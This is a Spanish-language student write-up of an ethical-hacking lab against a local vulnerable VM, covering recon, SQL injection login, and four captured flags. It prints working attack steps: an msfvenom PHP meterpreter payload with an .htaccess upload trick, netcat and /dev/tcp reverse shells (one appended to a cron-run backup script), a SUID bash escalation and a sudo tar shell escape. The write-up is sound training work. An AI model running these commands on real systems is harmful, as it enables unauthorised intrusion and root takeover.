


30 DE ABRIL DE 2024



# MÁQUINA VULNERABLE 1

HACKING ÉTICO

ERIC SERRANO MARÍN

I.E.S MARTINEZ MONTAÑES

CETI

## Contenido

Obtención de información.....	2
Descubriendo la IP de la máquina vulnerable.....	2
Descubriendo servicios.....	2
Búsqueda de directorios accesibles. ....	3
Reconocimiento.....	4
Explotación.....	4
Iniciando sesión como Administrador usando SQL Injection. ....	4
Sesión meterpreter con Msfconsole. ....	5
Shell interactiva con netcat. ....	7
Post Explotación.....	7
Obtención de primera flag.....	7
Obtención de segunda flag. ....	8
Obtención de tercera flag.....	8
Obtención de cuarta flag.....	10
Reporte. ....	13
Primera flag: FLAG{Sql1I061N8YP4ss}.....	13
Segunda flag: FLAG{y0urfir\$7She1L}.....	13
Tercera flag: FLAG{p0lof1aG} ....	14
Cuarta flag: FLAG{Ro0TcoNgr@tuL@t!oNS} .....	14

## Obtención de información.

### Descubriendo la IP de la máquina vulnerable.

Teniendo en cuenta que ambas están en adaptador solo anfitrión y que una de ellas es la IP de mi máquina Kali, podemos saber que la acabada en 116 es la de la máquina vulnerable.

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 00:52 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
disabled. Try using --system-dns or specify valid servers with --dns-se
rvers
Nmap scan report for 192.168.56.1
Host is up (0.00064s latency).
MAC Address: 0A:00:27:00:00:0F (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00042s latency).
MAC Address: 08:00:27:E8:DA:41 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.116
Host is up (0.00070s latency).
MAC Address: 08:00:27:63:23:60 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:7a:d6:ea:0d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::9bcc:ef9:1911:b81a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 105 bytes 34591 (33.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 71 bytes 19689 (19.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
```

### Descubriendo servicios.

Podemos observar que tiene un apache abierto en el puerto 7080.

```
(root@kali)-[/home/kali]
# nmap -sV -p- 192.168.56.116

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 00:56 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
disabled. Try using --system-dns or specify valid servers with --dns-se
rvers
Nmap scan report for 192.168.56.116
Host is up (0.00061s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
7080/tcp  open  http     Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/7
.3.29 mod_perl/2.0.11 Perl/v5.32.1)
MAC Address: 08:00:27:63:23:60 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.38 seconds
```

Búsqueda de directorios accesibles.

```
skipfish version 2.10b by lcamtuf@google.com


- 192.168.56.116 -

Scan statistics:
Crawl results - click to expand:
  Scan time : 0:02:36.782
  HTTP requests : 49306 (315.2/s), 261925 kB in, 21855 kB out (1810.0 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 1 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 1191 total (42.1 req/conn)
  TCP faults : 0 failures, 1 timeouts, 1 purged
  External links : 52303 skipped
  Reqs pending : 854

Database statistics:
  Pivots : 641 total, 517 done (80.66%)
  In progress : 107 pending, 14 init, 2 attacks, 1 dict
  Missing nodes : 502 spotted
  Node types : 2 serv, 549 dir, 1 file, 5 pinfo, 68 unkn, 17 par, 0 val
  Issues found : 515 info, 2 warn, 5 low, 29 medium, 0 high impact
  Dict size : 339 words (339 new), 9 extensions, 256 candidates
  Signatures : 77 total
```

file:///home/kali/reportVuln/index.html#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



WEB APP SCANNER

Crawl results - click to expand:

http://192.168.56.116/ 1

Fetch result: Connection error

http://192.168.56.116:7080/ 56 16 1 515 737

Code: 302, length: 13492, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [ show trace + ]

Document type overview - click to expand:

application/binary (1)

application/javascript (81)

application/xhtml+xml (19)

image/png (9)

text/css (21)

text/html (4)

text/plain (15)

Issue type overview - click to expand:

Interesting server message (26)

Interesting file (1)

1. http://192.168.56.116:7080/files/bower\_components/jquery/js/jquery.min.js [ show trace + ]


Memo: Delimited database dump

External content embedded on a page (higher risk) (29)

Signature match detected (2)

## Reconocimiento.


Entramos con la IP de la máquina vulnerable y el puerto 7080, al servidor apache, tal y como hemos descubierto.



## Explotación.


Para la parte de Explotación, voy a añadir dos sesiones, una hecha con mi payload, ya que la primera flag la saqué usando una sesión meterpreter, y la segunda sesión, que la saqué con 'nc'.

Iniciando sesión como Administrador usando SQL Injection.





Después copiamos en el apartado proxy la línea entera que hemos puesto en repeater y le damos a forward.



### Sesión meterpreter con Msfconsole.

Creación de Payload para obtener una sesión meterpreter.

```
(root@kali)-[/home/kali]
# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.
104 LPORT=4444 > reverse_shell.php
[-] No platform was selected, choosing Msf::Module::Platform:
:PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
```

Para poder subir este payload al servidor apache de la máquina vulnerable, tendremos que crear archivo .htaccess, para que el servidor apache interprete archivos .jpg como scripts de PHP.

```
(kali@kali)-[~]
$ cat .htaccess
AddType application/x-httpd-php .jpg
```


Subiremos el archivo al servidor.

Y acto seguido subiremos el payload, pero acabado en jpg.

Después solo tendremos que ejecutar msfconsole y hacer los siguientes pasos:

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.56.103	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port



## Shell interactiva con netcat.

Para la shell interactiva he tenido que dejar de usar el payload que hice con msfvenom y he usado uno que viene ya con Kali, solo he tenido que cambiar la IP y el puerto en el archivo y subirlo. Después con 'nc' he obtenido la sesión.

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
192.168.56.116: inverse host lookup failed: Host name lookup failure  
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.116] 34570  
Linux vulnvm 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC  
2021 x86_64 x86_64 x86_64 GNU/Linux  
 20:06:20 up 1:38, 0 users, load average: 0.02, 0.06, 0.02  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=1(daemon) gid=1(daemon) groups=1(daemon)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
daemon
```

## Post Explotación.

### Obtención de primera flag.

La primera flag estaba en Appointment Approved.

The screenshot shows a web application interface with a sidebar navigation menu on the left. The main content area is titled 'Appointment Approved'. Below the title, there is a table with 7 columns: Patient detail, Appointment Date & Time, Department, Doctor, Appointment Reason, Status, and Action. The table contains 3 entries. The first entry's 'Appointment Reason' is highlighted with a red box and labeled with a red '2'. The 'Appointment Reason' column header is also highlighted with a red box and labeled with a red '1'.

Patient detail	Appointment Date & Time	Department	Doctor	Appointment Reason	Status	Action
Atul Petkar 9423979339	25-May-2020 12:00 PM	ICU department	Dr. Akash Ahire	FLAG(Sq11061N8YP4ss)	Approved	<a href="#">View Report</a>
Atul Petkar 9423979339	27-May-2020 10:00 AM	Neurology department	Dr. Akash Ahire	reason of appointment	Active	<a href="#">Approve</a> <a href="#">Delete</a>
Atul Petkar 9423979339	29-May-2020 15:00 PM	Neurology department	Dr. Akash Ahire	reason of appointment	Active	<a href="#">Approve</a> <a href="#">Delete</a>



## Obtención de segunda flag.

La primera flag la he encontrado nada más entrar a la primera sesión que hice de meterpreter, simplemente haciendo un ls a la raíz.

```
meterpreter > ls
Listing: /

Mode                Size           Type             Last modified          Name
-----
040755/rwxr-xr-x    4096           dir              2024-04-22 10:39:20 +0200 bin
040755/rwxr-xr-x    4096           dir              2024-04-22 11:47:21 +0200 boot
100600/rw-----      0           fil              2021-07-25 13:21:24 +0200 core
040755/rwxr-xr-x    3880           dir              2024-04-30 00:40:08 +0200 dev
040755/rwxr-xr-x   12288           dir              2024-04-30 00:40:25 +0200 etc
100777/rwxrwxrwx     21           fil              2024-04-23 13:50:43 +0200 flag.txt
040755/rwxr-xr-x    4096           dir              2024-04-22 11:32:30 +0200 home
100644/rw-r--r--   45687350       fil              2024-04-22 11:47:21 +0200 initrd.img
100644/rw-r--r--   44712369       fil              2024-04-22 10:40:47 +0200 initrd.img.old
040755/rwxr-xr-x    4096           dir              2021-07-26 07:57:01 +0200 lib
040755/rwxr-xr-x    4096           dir              2021-07-25 12:31:06 +0200 lib64
040700/rwx-----   16384           dir              2021-07-25 09:06:35 +0200 lost+found
040755/rwxr-xr-x    4096           dir              2021-07-26 07:26:23 +0200 media
040755/rwxr-xr-x    4096           dir              2016-04-21 00:08:14 +0200 mnt
040755/rwxr-xr-x    4096           dir              2024-04-22 11:47:04 +0200 opt
040555/r-xr-xr-x      0           dir              2024-04-30 00:40:00 +0200 proc
040700/rwx-----    4096           dir              2024-04-23 14:01:04 +0200 root
040755/rwxr-xr-x     980           dir              2024-04-30 00:45:20 +0200 run
040755/rwxr-xr-x   12288           dir              2024-04-30 00:40:19 +0200 sbin
040755/rwxr-xr-x    4096           dir              2024-04-22 10:39:56 +0200 snap
040755/rwxr-xr-x    4096           dir              2021-07-25 09:18:19 +0200 srv
040555/r-xr-xr-x      0           dir              2024-04-30 00:39:52 +0200 sys
041777/rwxrwxrwx    4096           dir              2024-04-30 01:17:01 +0200 tmp
040755/rwxr-xr-x    4096           dir              2021-07-26 07:57:12 +0200 usr
040755/rwxr-xr-x    4096           dir              2021-07-25 14:03:09 +0200 var
100600/rw-----   7225568       fil              2021-04-17 08:03:17 +0200 vmlinuz
100600/rw-----   7013968       fil              2016-04-19 00:21:29 +0200 vmlinuz.old

meterpreter > cat flag.txt
FLAG{y0urfir$7Shell}
meterpreter >
```

## Obtención de tercera flag.

De aquí en adelante ya usé la sesión creada con 'nc'.

Vamos a usar el siguiente comando: `python -c 'import pty;pty.spawn("/bin/bash")';`

```
$ python -c 'import pty;pty.spawn("/bin/bash")';
daemon@vulnvm:/$
```

El siguiente comando que vamos a utilizar encuentra archivos en mi sistema que tienen el bit de setuid activado. Es útil para identificar archivos que pueden tener configuraciones de permisos especiales y que podrían representar riesgos de seguridad, este comando es el que vamos a utilizar para hacer una subida de privilegios.

Lo que he hecho ha sido ejecutar el intérprete de comandos Bash con la opción -p, lo que me permitió abrir una shell con privilegios elevados. (usando /usr/bin/bash)

```
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/su
/bin/ping6
/bin/umount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/bash
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/opt/lampp/bin/suexec
/opt/VMBoxGuestAdditions-7.0.4/bin/VMBoxDRMClient
```

```
daemon@vulnvm:/home/nivek$ /usr/bin/bash -p
/usr/bin/bash -p
bash-4.3$
```

Ahora podemos encontrar la tercera flag en /home/polo.

```
bash-4.3$ id
id
uid=1(daemon) gid=1(daemon) euid=1002(polo) groups=1(daemon)
bash-4.3$ cd /home/polo
cd /home/polo
bash-4.3$ ls
ls
backups  backup.sh  flag.txt
bash-4.3$ cat flag.txt
cat flag.txt
FLAG{p0lof1aG}
```

### Obtención de cuarta flag.

Como podemos observar en la captura anterior, polo tiene backups en su directorio, vamos a mirar el archivo /etc/crontab en este archivo puedes definir tareas que se ejecutarán de acuerdo con un cronograma específico. Observamos que se hace un backup cada 5min.

```
bash-4.3$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.d
aily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.w
eekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.m
onthly )
#
*/5 * * * * polo /home/polo/backup.sh
```

```
bash-4.3$ cd /home/polo/backup.sh
ls -alh /home/polo/backup.sh
-rwxr-xr-x 1 polo daemon 140 Apr 22 17:16 /home/polo/backup.sh
bash-4.3$
```

Lo que hice fue agregar una línea de código al archivo llamado backup.sh que está en el directorio /home/polo. Esta línea de código ejecutará una shell interactiva si se ejecuta el script backup.sh. Básicamente, esto establece una conexión a través de TCP a la dirección IP 192.168.56.103 en el puerto 7777 y redirige la entrada y salida estándar de la shell a esa conexión.

```
bash-4.3$ echo 'bash -i >& /dev/tcp/192.168.56.103/7777 0>&1' >> /home/polo/backup.sh
</dev/tcp/192.168.56.103/7777 0>&1' >> /home/polo/backup.sh
bash-4.3$
```

Comprobación de que se ha cambiado correctamente.

```
cat /home/polo/backup.sh
#!/bin/bash
BACKUP_DIR="/home/eren/backups"
tar -zcvpf $BACKUP_DIR/backup.tar.gz /var/www/html
bash -i >& /dev/tcp/192.168.56.108/4445 0>&1
bash -i >& /dev/tcp/192.168.56.103/7777 0>&1
bash-4.3$
```

Ahora tenemos que esperar los 5min a que se haga la copia de seguridad, eso debería de crearnos una shell.

```
(kali㉿kali)-[~]
└─$ sudo nc -nlvp 7777 backup.sh
[sudo] password for kali:
listening on [any] 7777 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.116] 58926
bash: cannot set terminal process group (2520): Inappropriate ioctl for device
bash: no job control in this shell
polo@vulnvm:~$
```

Podemos observar que el usuario polo tiene permiso para ejecutar el comando /bin/tar con privilegios sin necesidad de tener que usar una contraseña.

```
polo@vulnvm:~$ sudo -l
sudo -l
Matching Defaults entries for polo on vulnvm:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
polo@vulnvm:~$ sudo -l
User polo may run the following commands on vulnvm:
    (root) NOPASSWD: /bin/tar
polo@vulnvm:~$
```

Para explotar esto usaremos el siguiente comando: `sudo /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`, que lo que hace es usar el comando `sudo` para ejecutar `/bin/tar` con permisos de `root`. Luego, utilicé opciones especiales para manipularlo y, finalmente, logré ejecutar `/bin/sh`, que es una shell, con privilegios de `root`. Esto me permitió obtener acceso a una shell con permisos elevados en el sistema.

```
polo@vulnvm:~$ sudo /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
<r -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
/bin/tar: Removing leading `/' from member names
id
uid=0(root) gid=0(root) groups=0(root)
```

Y ya tenemos la cuarta flag, estaba en `/root`.

```
cd /root
ls -lh backup.sh
ls -lh backup.sh
Desktop
Documents
Downloads
flag.txt
Music
Pictures
Public
root.txt
Templates
Videos
cat flag.txt
FLAG{Ro0TcoNgr@tuL@t!oNS}
```

## Reporte.

### Primera flag: FLAG{Sql1I061N8YP4ss}

Encontrada en la página appointments approved mediante el uso de sql injection.

### Segunda flag: FLAG{y0urfir\$7She1L}

Encontrada tras el inicio de una shell, en mi caso ha sido en la meterpreter, pero obviamente también se podría haber hecho en la otra, simplemente teníamos que hacer un ls a la raíz.

```
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified          Name
-----
040755/rwxr-xr-x    4096     dir     2024-04-22 10:39:20 +0200 bin
040755/rwxr-xr-x    4096     dir     2024-04-22 11:47:21 +0200 boot
100600/rw-----      0     fil     2021-07-25 13:21:24 +0200 core
040755/rwxr-xr-x    3880     dir     2024-04-30 00:40:08 +0200 dev
040755/rwxr-xr-x   12288     dir     2024-04-30 00:40:25 +0200 etc
100777/rwxrwxrwx     21     fil     2024-04-23 13:50:43 +0200 flag.txt
040755/rwxr-xr-x    4096     dir     2024-04-22 11:32:30 +0200 home
100644/rw-r--r--   45687350 fil     2024-04-22 11:47:21 +0200 initrd.img
100644/rw-r--r--   44712369 fil     2024-04-22 10:40:47 +0200 initrd.img.old
040755/rwxr-xr-x    4096     dir     2021-07-26 07:57:01 +0200 lib
040755/rwxr-xr-x    4096     dir     2021-07-25 12:31:06 +0200 lib64
040700/rwx-----  16384     dir     2021-07-25 09:06:35 +0200 lost+found
040755/rwxr-xr-x    4096     dir     2021-07-26 07:26:23 +0200 media
040755/rwxr-xr-x    4096     dir     2016-04-21 00:08:14 +0200 mnt
040755/rwxr-xr-x    4096     dir     2024-04-22 11:47:04 +0200 opt
040555/r-xr-xr-x      0     dir     2024-04-30 00:40:00 +0200 proc
040700/rwx-----    4096     dir     2024-04-23 14:01:04 +0200 root
040755/rwxr-xr-x     980     dir     2024-04-30 00:45:20 +0200 run
040755/rwxr-xr-x   12288     dir     2024-04-30 00:40:19 +0200 sbin
040755/rwxr-xr-x    4096     dir     2024-04-22 10:39:56 +0200 snap
040755/rwxr-xr-x    4096     dir     2021-07-25 09:18:19 +0200 srv
040555/r-xr-xr-x      0     dir     2024-04-30 00:39:52 +0200 sys
041777/rwxrwxrwx    4096     dir     2024-04-30 01:17:01 +0200 tmp
040755/rwxr-xr-x    4096     dir     2021-07-26 07:57:12 +0200 usr
040755/rwxr-xr-x    4096     dir     2021-07-25 14:03:09 +0200 var
100600/rw-----  7225568 fil     2021-04-17 08:03:17 +0200 vmlinuz
100600/rw-----  7013968 fil     2016-04-19 00:21:29 +0200 vmlinuz.old

meterpreter > cat flag.txt
FLAG{y0urfir$7She1L}
meterpreter >
```



**Tercera flag: FLAG{p0lof1aG}**

Para la obtención de la tercera flag, se ha tenido que hacer una subida de privilegios abriendo una shell con privilegios elevados usando el archivo /usr/bin/bash.

```
bash-4.3$ id
id
uid=1(daemon) gid=1(daemon) euid=1002(polo) groups=1(daemon)
bash-4.3$ cd /home/polo
cd /home/polo
bash-4.3$ ls
ls
backups  backup.sh  flag.txt
bash-4.3$ cat flag.txt
cat flag.txt
FLAG{p0lof1aG}
```

**Cuarta flag: FLAG{Ro0TcoNgr@tuL@t!oNS}**

